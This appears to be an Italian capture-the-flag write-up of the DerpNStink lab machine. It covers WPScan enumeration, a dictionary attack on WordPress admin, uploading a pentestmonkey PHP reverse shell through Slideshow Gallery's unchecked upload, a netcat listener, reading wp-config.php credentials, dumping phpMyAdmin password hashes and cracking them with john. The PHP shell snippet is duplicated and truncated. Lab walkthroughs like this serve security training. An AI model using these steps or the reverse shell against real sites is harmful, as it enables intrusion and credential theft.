  | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-24882
  | [!] Title: Slideshow Gallery ≤ 1.8 - Unauthenticated Sensitive Information Exposure
  | References:
  | - https://wpscan.com/vulnerability/e0d034a2-8304-459a-b3af-d5e250a9bcb1
  | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-31353
  | - https://patchstack.com/database/vulnerability/slideshow-gallery/wordpress-slideshow-gallery-lite-plugin-1-7-8-sensitive-data-exposure-vulnerabil
ity
  | [!] Title: Slideshow Gallery < 1.7.9 - Settings Reset via CSRF
  | Fixed in: 1.7.9
  | References:
  | - https://wpscan.com/vulnerability/177bcd58-91b0-4a16-a8f2-28fc7e7a6d86
  | - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-31354
  | - https://patchstack.com/database/vulnerability/slideshow-gallery/wordpress-slideshow-gallery-lite-plugin-1-7-8-cross-site-request-forgery-csrf-vu
lnerability
  | [!] Title: Slideshow Gallery < 1.7.9 - Contributor+ SQLi
```

```

Inerability
[+] Title: Slideshow Gallery < 1.7.9 - Contributor+ SQLi
Fixed in: 1.7.9
References:
- https://wpscan.com/vulnerability/9652c4e1-e9db-4bcd-9015-c2ea7291b54f
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-31355
- https://patchstack.com/database/vulnerability/slideshow-gallery/wordpress-slideshow-gallery-lite-plugin-1-7-8-sql-injection-vulnerability

[+] Title: Slideshow Gallery LITE < 1.8.2 - Authenticated (Contributor+) SQL Injection
Fixed in: 1.8.2
References:
- https://wpscan.com/vulnerability/77da0148-331f-4038-ba21-06c534e2a86c
- https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-5543
- https://www.wordfence.com/threat-intel/vulnerabilities/id/5edd72d9-3086-4f4f-ae5b-830c8621b83a

Version: 1.4.6 (80% confidence)
Found By: Readme - Stable Tag (Aggressive Detection)
- http://derpnstink.local/weblog/wp-content/plugins/slideshow-gallery/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <===== (137 / 137) 100.00% Time: 00:00:00

[+] No Config Backups Found.

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 <===== (10 / 10) 100.00% Time: 00:00:00

[+] User(s) Identified:

[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / admin
Trying admin / kisses Time: 00:00:04 <===== > (185 / 14344580) 0.00% ETA: ??:??:??

[+] Valid Combinations Found:
| Username: admin, Password: admin

[+] WPScan DB API OK
| Plan: free
| Requests Done (during the scan): 3
| Requests Remaining: 16


[+] Finished: Thu Jul 18 23:30:15 2024
[+] Requests Done: 385
[+] Cached Requests: 8
[+] Data Sent: 154.125 KB
[+] Data Received: 397.313 KB
[+] Memory used: 308.07 MB
[+] Elapsed time: 00:00:16


(kali@kali)-[~]
└─$

```


Si trovano vari plugin vulnerabili tra cui la Slideshow gallery 1.4.7 che consente un file upload arbitrario che può essere sfruttato per caricare una reverse shell php

Mentre con l'attacco dizionario di wpscan si trovano le credenziali di accesso per l'account admin di wordpress





Ottenuto l'accesso è possibile spostarsi nella sezione Slideshow dove si possono caricare immagini, in questo caso la vulnerabilità sta nel fatto che nel momento in cui si va a caricare un' immagine non viene effettuato nessun controllo sul tipo di file caricato dall'utente. Si può quindi caricare un file php che crea una reverse shell, in questo caso il file è stato scaricato dal seguente github



Il file deve essere configurato prima di caricarlo inserendo l'ip della macchina target e la porta in ascolto

```
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '127.0.0.1'; // CHANGE THIS
$port = 1234; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    //
    // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

    set_time_limit (0);
    $VERSION = "1.0";
    $ip = '192.168.178.166'; // CHANGE THIS
    $port = 1234; // CHANGE THIS
    $chunk_size = 1400;
    $write_a = null;
    $error_a = null;
    $shell = 'uname -a; w; id; /bin/sh -i';
    $daemon = 0;
    $debug = 0;

    //
    // Daemonise ourself if possible to avoid zombies later
    //
}
```

Si procede con l'upload della shell

← → ↺ 🏠

derpnstink.local/weblog/wp-admin/admin.php?page=slideshow-slides&method=save

☆

🔍 ⬇️ 📄 ☰

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

DeRPNStiNK Professional Services

Howdy, admin

Dashboard

Profile

Slideshow

Manage Slides

Manage Galleries

Configuration

Collapse menu

WordPress 6.6 is available! Please notify the site administrator.

Save a Slide

Title ⓘ

shell

Title/name of your slide as it will be displayed to your users.

Description ⓘ

Description of your slide as it will be displayed to your users below the title.

Show Information? ⓘ

Both title and description

Title only

Description only

None, do not show

Choose how the information bar will be displayed on this slide.

Galleries ⓘ

No galleries are available.

Assign this slide to one or more galleries.

Image Type ⓘ

Upload File (recommended)

Specify URL

Do you want to upload an image or specify a local/remote image URL?

Choose Image ⓘ

Browse...

php-reverse-shell.php

Choose your image file from your computer. JPG, PNG, GIF are supported.

Use Link ⓘ

Yes

No

Set this to Yes to link this slide to a link/URL of your choice.

Save Slide

Order Slides

Bulk Actions ▾


Apply

☐	ID	Image	Title	Galleries	Link	Date ▾	Order
☐	8	reverseshell.php	reverse_shell.php Edit Delete	None	No	2024-07-18	1
☐	2	h0m3l4b1t	h0m3l4b1t	None	No	2024-07-18	1
☐	1		Slideshow	None	No	2024-07-18	1
☐	3	h0m3l4b1t	h0m3l4b1t	None	No	2024-07-18	1
☐	5	randomx	randomx	None	No	2024-07-16	1
☐	4		randomx	None	No	2017-12-12	1
☐	ID	Image	Title	Galleries	Link	Date ▾	Order

Si va quindi a mettere netcat in ascolto sulla porta inserita nel file php(1234)

```
File Actions Edit View Help
(kali@kali)-[~/Downloads]
$ nc -lvp 1234_
```

Poi si va ad aprire il file php caricato sulla pagina



E si torna su netcat dove si sarà aperta la reverse shell

```
(kali@kali)-[~/Downloads]
$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.178.166] from derpnstink.local [192.168.178.172] 36428
Linux DeRPNstINK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
08:28:46 up 1 day, 2:58, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

(kali@kali)-[~/Downloads]

\$ nc -lvp 1234

listening on [any] 1234 ...

connect to [192.168.178.166] from derpnstink.local [192.168.178.172] 36428

Linux DeRPNstINK 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
08:28:46 up 1 day, 2:58, 0 users, load average: 0.00, 0.00, 0.00

USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU	WHAT
------	-----	------	--------	------	------	------	------

uid=33(www-data) gid=33(www-data) groups=33(www-data)

/bin/sh: 0: can't access tty; job control turned off

\$ id

uid=33(www-data) gid=33(www-data) groups=33(www-data)

\$ ls

bin
boot
cdrom
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
root
run
sbin
srv
support
sys
tmp
usr
var
vmlinuz

\$ cd var

\$ ls

backups
cache
crash
lib
local
lock
log
mail
metrics
opt
run
spool
tmp
www

\$ cd www

\$ ls

html
\$ cd html
\$ ls
css
derp.png
index.html
js
php
robots.txt

```
robots.txt
stinky.png
temporary
weblog
webnotes
$ cd weblog
$ ls
index.php
license.txt
readme.html
wp-activate.php
wp-admin
wp-blog-header.php
wp-comments-post.php
wp-config-sample.php
wp-config.php
wp-content
wp-cron.php
wp-includes
wp-links-opml.php
wp-load.php
wp-login.php
wp-mail.php
wp-settings.php
wp-signup.php
wp-trackback.php
xmlrpc.php
$ cat wp-config.php
<?php
```

Cercando nelle directory accessibili si può trovare un importante file di wordpress contenuto nella directory “weblog” che è “wp-config.php”

Andando a stampare il contenuto si trovano informazioni importanti come DB_USER e DB_PASSWORD per accedere a phpmyadmin del sito

```
$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'mysql');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again.
 *
 * @since 2.6.0
 */
define('AUTH_KEY', 's|W}Qf|a;(QY-E]Axb-JX-M5rvs8W-mOv Wj)+(%)!b.5Ed/)f^1|5aBS-s;k>/');
define('SECURE_AUTH_KEY', '[6yT.2HJ#>um@xg@dDzk)m+>qL|i-rpZ($x)-%B7<j!6-X2R)b#k|{%n-mA-I60');
define('LOGGED_IN_KEY', 'yOb;5LX`bCjk*1^|X]%ud7|X,*y4}1MNqr|c}Sxly(mt%S+g#kR@K}-mBrG%D[vG');
define('NONCE_KEY', '?88dD5Yu(mKJDq)>E1-2%K Cm"HV6] (S7EtEI,X-?n3T)ui#Tfm[t_bz=I-ZK8');
define('AUTH_SALT', '7,qczw7`I!N6K>L-]fY:A,[+W`E^`|I+U|W4C(e_Ph`lKVfd{BbRb0?rFp,AN:');
define('SECURE_AUTH_SALT', '14EV-M=x?/lW3ODB7ro^};6J46ggBY#xohsa67ZX/L[Xp,P;DY;AbPDA4o0#<vKd');
define('LOGGED_IN_SALT', 'X7u~+BjC%vj!Ht<nzu~qs/m[~)C</G7:s,Q$M`zD>X91xC;btXvAe-^/5.(C(lj');
define('NONCE_SALT', 'wi*WOj8Q*_Vvk23ImDiNDToe3}P>F!$w@Bkz9+BoA/6%{bldVnPb|+l0/U||;=c');

/**#@-*/

/**
 * WordPress Database Table prefix.
 *
 * You can have multiple installations in one database if you give each
 * a unique prefix. Only numbers, letters, and underscores please!
 */
$table_prefix = 'wp_';

/**
 * For developers: WordPress debugging mode.
 *
 * Change this to true to enable the display of notices during development.
 * It is strongly recommended that plugin and theme developers use WP_DEBUG

```

Si accede quindi al phpmyadmin con “root” e “mysql”



Welcome to phpMyAdmin

Language

English ▼

Log in ⓘ

Username:


root

Password:

•••••

Go


Ottenuto l'accesso al database possiamo esplorare le tabelle in cerca di informazioni. Sotto la sezione "wp_users" si trovano i nomi degli user con relativa password in formato **phpass**



The screenshot shows the phpMyAdmin interface with the 'wp_users' table selected. The table structure is as follows:

ID	user_login	user_pass	user_nicename	user_email	user_url	user_registered	user_activation_key	user_status	display_name	flag2
1	unclestinky	\$P\$BW6NTkFvboVCHU2R9qmNai1WfHSC41	unclestinky	unclestinky@DeRPNstINK.local		2017-11-12 03:25:32	1510544888:\$P\$BqCmZW/ICRqb1Hu96nIVUFOINMKJM1	0	unclestinky	
2	admin	\$P\$BgnU3VLAv.RWd3drkfViuQr6mFvpd/	admin	admin@derpnstink.local		2017-11-13 04:29:35		0	admin	

avendo già usato l'utente admin cerchiamo di craccare la password in formato phpass dell'utente "unclestinky" utilizzando il tool "john the ripper"



The screenshot shows the phpMyAdmin interface with the 'wp_users' table selected. The password for 'unclestinky' is highlighted in blue.

ID	user_login	user_pass	user_nicename	user_email	us
1	unclestinky	\$P\$BW6NTkFvboVCHU2R9qmNai1WfHSC41	unclestinky	unclestinky@DeRPNstINK.local	
2	admin	\$P\$BgnU3VLAv.RWd3drkfViuQr6mFvpd/	admin	admin@derpnstink.local	

prepariamo quindi un file di testo con l'hash della password da carccare


```
(kali@kali)-[~]  
$ sudo nano passderp.hash_
```

```
GNU nano 8.0 passderp.hash  
$P$BW6NTkFvboVVCHU2R9qmNai1WfHSC41
```

Si procede con john di effettuare il crack della password utilizzando la wordlist “rockyou.txt”


```
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=phpass passderp.hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 256/256 AVX2 8x3])  
Cost 1 (iteration count) is 8192 for all loaded hashes  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
0g 0:00:00:39 12.96% (ETA: 23:02:22) 0g/s 52358p/s 52358c/s 52358C/s andrewjenn..andreitabebe  
wedgie57 (?)  
1g 0:00:00:53 DONE (2024-07-18 22:58) 0.01870g/s 52315p/s 52315c/s 52315C/s wednesdayrufc..wedhead  
Use the "--show --format=phpass" options to display all of the cracked passwords reliably  
Session completed.
```

Il crack della password è avvenuto con successo e mostra che la password dell’utente “unclestinky” è “wedgie57”, si procede quindi tentare l’accesso a wordpress con le nuove credenziali appena ottenute.




Il nuovo utente ha privilegi da amministratore e si possono quindi esplorare le nuove sezioni in cerca

di nuove informazioni. Riuscendo così a scoprire che sotto la sezione “post” si trova la seconda flag.



Andando ad aprire il file di testo “flag2” si trova il codice della flag



flag2(a7d355b26bda6bf1196ccffeadob2cf2b81foa9de5b4876b44407f1dc07e51e6)